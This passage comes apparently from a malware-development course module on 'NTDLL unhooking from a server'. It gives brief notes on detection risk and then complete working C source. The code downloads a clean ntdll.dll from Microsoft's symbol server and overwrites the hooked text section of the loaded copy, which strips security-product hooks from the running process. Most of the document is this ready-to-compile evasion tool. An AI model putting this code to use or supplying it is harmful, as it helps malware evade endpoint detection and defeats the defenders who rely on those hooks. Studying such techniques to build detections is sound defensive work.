The result is a base address of a text section of offset 4096. This logic was introduced in the Ntdll Unhooking - From Disk module.
Risk Consideration
Although this NTDLL unhooking approach may appear a good approach at first, it is considered risky due to the usage of the WinINet APIs. These APIs are used to interact with the HTTP/S protocol, but they require loading additional DLL images such as wininet.dll, winhttp.dll, sechost.dll,
and many other DLLs that export functions used by these WinINet APIs.
Loading these DLLs is done using functions that are likely being hooked
such as LoadLibrary and LdrLoadDll, which exposes the inner design of the implementation.
Demo

Downloading the ntdll.dll file from Winbindex.

The hooked ntdll.dll text section to be replaced.
Miscalculating the text section base address.
Recalculating the base address.
Replacing the text section.
Companion Project & Source Code
4 readable source/config files extracted directly from the archive
// @NUL0x4C | @mrd0x : MalDevAcademy

#include <Windows.h>
#include <stdio.h>
#include <winternl.h>
#include <WinInet.h>

#pragma comment (lib, "Wininet.lib")

#define FIXED_URL	L"https://msdl.microsoft.com/download/symbols/ntdll.dll/"

// function used to read a file from 'szUrl'
// returning the size ('sNtdllSize') and the base address ('pNtdllBuffer') of the read buffer
BOOL GetPayloadFromUrl(IN LPCWSTR szUrl, OUT PVOID* pNtdllBuffer, OUT PSIZE_T sNtdllSize) {

	BOOL		bSTATE			= TRUE;

	HINTERNET	hInternet		= NULL,
				hInternetFile	= NULL;

	DWORD		dwBytesRead		= NULL;

	SIZE_T		sSize			= NULL; 	 			// Used as the total size counter

	PBYTE		pBytes			= NULL,					// Used as the total heap buffer counter
				pTmpBytes		= NULL;					// Used as the tmp buffer (of size 1024)

	// Opening the internet session handle, all arguments are NULL here since no proxy options are required
	hInternet = InternetOpenW(L"MalDevAcademy", NULL, NULL, NULL, NULL);
	if (hInternet == NULL) {
		printf("[!] InternetOpenW Failed With Error : %d \n", GetLastError());
		bSTATE = FALSE; goto _EndOfFunction;
	}

	// Opening the handle to the ntdll file using theURL
	hInternetFile = InternetOpenUrlW(hInternet, szUrl, NULL, NULL, INTERNET_FLAG_HYPERLINK | INTERNET_FLAG_IGNORE_CERT_DATE_INVALID, NULL);
	if (hInternetFile == NULL) {
		printf("[!] InternetOpenUrlW Failed With Error : %d \n", GetLastError());
		bSTATE = FALSE; goto _EndOfFunction;
	}

	// Allocating 1024 bytes to the temp buffer
	pTmpBytes = (PBYTE)LocalAlloc(LPTR, 1024);
	if (pTmpBytes == NULL) {
		bSTATE = FALSE; goto _EndOfFunction;
	}

	while (TRUE) {

		// Reading 1024 bytes to the tmp buffer. The function will read less bytes in case the file is less than 1024 bytes.
		if (!InternetReadFile(hInternetFile, pTmpBytes, 1024, &dwBytesRead)) {
			printf("[!] InternetReadFile Failed With Error : %d \n", GetLastError());
			bSTATE = FALSE; goto _EndOfFunction;
		}

		// Calculating the total size of the total buffer
		sSize += dwBytesRead;

		// In case the total buffer is not allocated yet
		// then allocate it equal to the size of the bytes read since it may be less than 1024 bytes
		if (pBytes == NULL)
			pBytes = (PBYTE)LocalAlloc(LPTR, dwBytesRead);
		else
			// Otherwise, reallocate the pBytes to equal to the total size, sSize.
			// This is required in order to fit the whole ntdll file bytes
			pBytes = (PBYTE)LocalReAlloc(pBytes, sSize, LMEM_MOVEABLE | LMEM_ZEROINIT);

		if (pBytes == NULL) {
			bSTATE = FALSE; goto _EndOfFunction;
		}

		// Append the temp buffer to the end of the total buffer
		memcpy((PVOID)(pBytes + (sSize - dwBytesRead)), pTmpBytes, dwBytesRead);

		// Clean up the temp buffer
		memset(pTmpBytes, '\0', dwBytesRead);

		// If less than 1024 bytes were read it means the end of the file was reached
		// Therefore exit the loop
		if (dwBytesRead < 1024) {
			break;
		}

		// Otherwise, read the next 1024 bytes
	}


	// Saving
	*pNtdllBuffer	= pBytes;
	*sNtdllSize		= sSize;

_EndOfFunction:
	if (hInternet)
		InternetCloseHandle(hInternet);											// Closing handle
	if (hInternetFile)
		InternetCloseHandle(hInternetFile);										// Closing handle
	if (hInternet)
		InternetSetOptionW(NULL, INTERNET_OPTION_SETTINGS_CHANGED, NULL, 0);	// Closing Wininet connection
	if (pTmpBytes)
		LocalFree(pTmpBytes);													// Freeing the temp buffer
	return bSTATE;
}


PVOID FetchLocalNtdllBaseAddress() {

#ifdef _WIN64
	PPEB pPeb = (PPEB)__readgsqword(0x60);
#elif _WIN32
	PPEB pPeb = (PPEB)__readfsdword(0x30);
#endif // _WIN64

	// Reaching to the 'ntdll.dll' module directly (we know its the 2nd image after 'DiskHooking.exe')
	// 0x10 is = sizeof(LIST_ENTRY)
	PLDR_DATA_TABLE_ENTRY pLdr = (PLDR_DATA_TABLE_ENTRY)((PBYTE)pPeb->Ldr->InMemoryOrderModuleList.Flink->Flink - 0x10);

	return pLdr->DllBase;
}


BOOL ReadNtdllFromServer(OUT PVOID* ppNtdllBuf) {

	PBYTE	pNtdllModule			= (PBYTE)FetchLocalNtdllBaseAddress();
	PVOID	pNtdllBuffer			= NULL;
	SIZE_T	sNtdllSize				= NULL;
	WCHAR	szFullUrl	[MAX_PATH]	= { 0 };

	// getting the dos header of the local ntdll image
	PIMAGE_DOS_HEADER pImgDosHdr = (PIMAGE_DOS_HEADER)pNtdllModule;
	if (pImgDosHdr->e_magic != IMAGE_DOS_SIGNATURE)
		return NULL;

	// getting the nt headers of the local ntdll image
	PIMAGE_NT_HEADERS pImgNtHdrs = (PIMAGE_NT_HEADERS)(pNtdllModule + pImgDosHdr->e_lfanew);
	if (pImgNtHdrs->Signature != IMAGE_NT_SIGNATURE)
		return NULL;

	// constructing the download url
	wsprintfW(szFullUrl, L"%s%0.8X%0.4X/ntdll.dll", FIXED_URL, pImgNtHdrs->FileHeader.TimeDateStamp, pImgNtHdrs->OptionalHeader.SizeOfImage);
	wprintf(L"[+] Download Link Is : %s\n", szFullUrl);
	printf("\t[i] Downloading ... ");
	// 'GetPayloadFromUrl' is used to download a file from a webserver
	if (!GetPayloadFromUrl(szFullUrl, &pNtdllBuffer, &sNtdllSize))
		return FALSE;
	printf("[+] DONE \n");
	// 'sNtdllSize' will now contain the size of the downloaded ntdll.dll file
	// 'pNtdllBuffer' will now contain the base address of the downloaded ntdll.dll file

	*ppNtdllBuf = pNtdllBuffer;

	return TRUE;
}


BOOL ReplaceNtdllTxtSection(IN PVOID pUnhookedNtdll) {

	PVOID			pLocalNtdll = (PVOID)FetchLocalNtdllBaseAddress();

	printf("\t[i] 'Hooked' Ntdll Base Address : 0x%p \n\t[i] 'Unhooked' Ntdll Base Address : 0x%p \n", pLocalNtdll, pUnhookedNtdll);
	printf("[#] Press <Enter> To Continue ... ");
	getchar();


	// getting the dos header
	PIMAGE_DOS_HEADER	pLocalDosHdr = (PIMAGE_DOS_HEADER)pLocalNtdll;
	if (pLocalDosHdr && pLocalDosHdr->e_magic != IMAGE_DOS_SIGNATURE)
		return FALSE;

	// getting the nt headers
	PIMAGE_NT_HEADERS pLocalNtHdrs = (PIMAGE_NT_HEADERS)((PBYTE)pLocalNtdll + pLocalDosHdr->e_lfanew);
	if (pLocalNtHdrs->Signature != IMAGE_NT_SIGNATURE)
		return FALSE;


	PVOID		pLocalNtdllTxt	= NULL,	// local hooked text section base address
				pRemoteNtdllTxt = NULL; // the unhooked text section base address
	SIZE_T		sNtdllTxtSize	= NULL; // the size of the text section


	// getting the text section
	PIMAGE_SECTION_HEADER pSectionHeader = IMAGE_FIRST_SECTION(pLocalNtHdrs);

	for (int i = 0; i < pLocalNtHdrs->FileHeader.NumberOfSections; i++) {

		// the same as if( strcmp(pSectionHeader[i].Name, ".text") == 0 )
		if ((*(ULONG*)pSectionHeader[i].Name | 0x20202020) == 'xet.') {

			pLocalNtdllTxt = (PVOID)((ULONG_PTR)pLocalNtdll + pSectionHeader[i].VirtualAddress);
			pRemoteNtdllTxt = (PVOID)((ULONG_PTR)pUnhookedNtdll + 1024);
			sNtdllTxtSize = pSectionHeader[i].Misc.VirtualSize;
			break;
		}
	}

//---------------------------------------------------------------------------------------------------------------------------

	printf("\t[i] 'Hooked' Ntdll Text Section Address : 0x%p \n\t[i] 'Unhooked' Ntdll Text Section Address : 0x%p \n\t[i] Text Section Size : %d \n", pLocalNtdllTxt, pRemoteNtdllTxt, sNtdllTxtSize);
	printf("[#] Press <Enter> To Continue ... ");
	getchar();

	// small check to verify that all the required information is retrieved
	if (!pLocalNtdllTxt || !pRemoteNtdllTxt || !sNtdllTxtSize)
		return FALSE;

	// small check to verify that 'pRemoteNtdllTxt' is really the base address of the text section
	if (*(ULONG*)pLocalNtdllTxt != *(ULONG*)pRemoteNtdllTxt) {
		printf("\t[i] Text section is of offset 4096, updating base address ... \n");
		// if not, then the read text section is also of offset 4096, so we add 3072 (because we added 1024 already)
		(ULONG_PTR)pRemoteNtdllTxt += 3072;
		// checking again
		if (*(ULONG*)pLocalNtdllTxt != *(ULONG*)pRemoteNtdllTxt)
			return FALSE;
		printf("\t[+] New Address : 0x%p \n", pRemoteNtdllTxt);
		printf("[#] Press <Enter> To Continue ... ");
		getchar();
	}


//---------------------------------------------------------------------------------------------------------------------------

	printf("[i] Replacing The Text Section ... ");
	DWORD dwOldProtection = NULL;

	// making the text section writable and executable
	if (!VirtualProtect(pLocalNtdllTxt, sNtdllTxtSize, PAGE_EXECUTE_WRITECOPY, &dwOldProtection)) {
		printf("[!] VirtualProtect [1] Failed With Error : %d \n", GetLastError());
		return FALSE;
	}

	// copying the new text section
	memcpy(pLocalNtdllTxt, pRemoteNtdllTxt, sNtdllTxtSize);

	// rrestoring the old memory protection
	if (!VirtualProtect(pLocalNtdllTxt, sNtdllTxtSize, dwOldProtection, &dwOldProtection)) {
		printf("[!] VirtualProtect [2] Failed With Error : %d \n", GetLastError());
		return FALSE;
	}

	printf("[+] DONE !\n");

	return TRUE;
}


int main() {


	PVOID	pNtdll = NULL;

	printf("[i] Fetching A New \"ntdll.dll\" File From \"winbindex.m417z.com\" \n");

	if (!ReadNtdllFromServer(&pNtdll))
		return -1;

	if (!ReplaceNtdllTxtSection(pNtdll))
		return -1;

	LocalFree(pNtdll);

	printf("[+] Ntdll Unhooked Successfully \n");

	printf("[#] Press <Enter> To Quit ... ");
	getchar();

	return 0;
}
Full Archive Manifest (5 files inside .zip)
- ServerUnhooking/ServerUnhooking.sln
- ServerUnhooking/ServerUnhooking/ServerUnhooking.vcxproj
- ServerUnhooking/ServerUnhooking/ServerUnhooking.vcxproj.filters
- ServerUnhooking/ServerUnhooking/ServerUnhooking.vcxproj.user
- ServerUnhooking/ServerUnhooking/main.c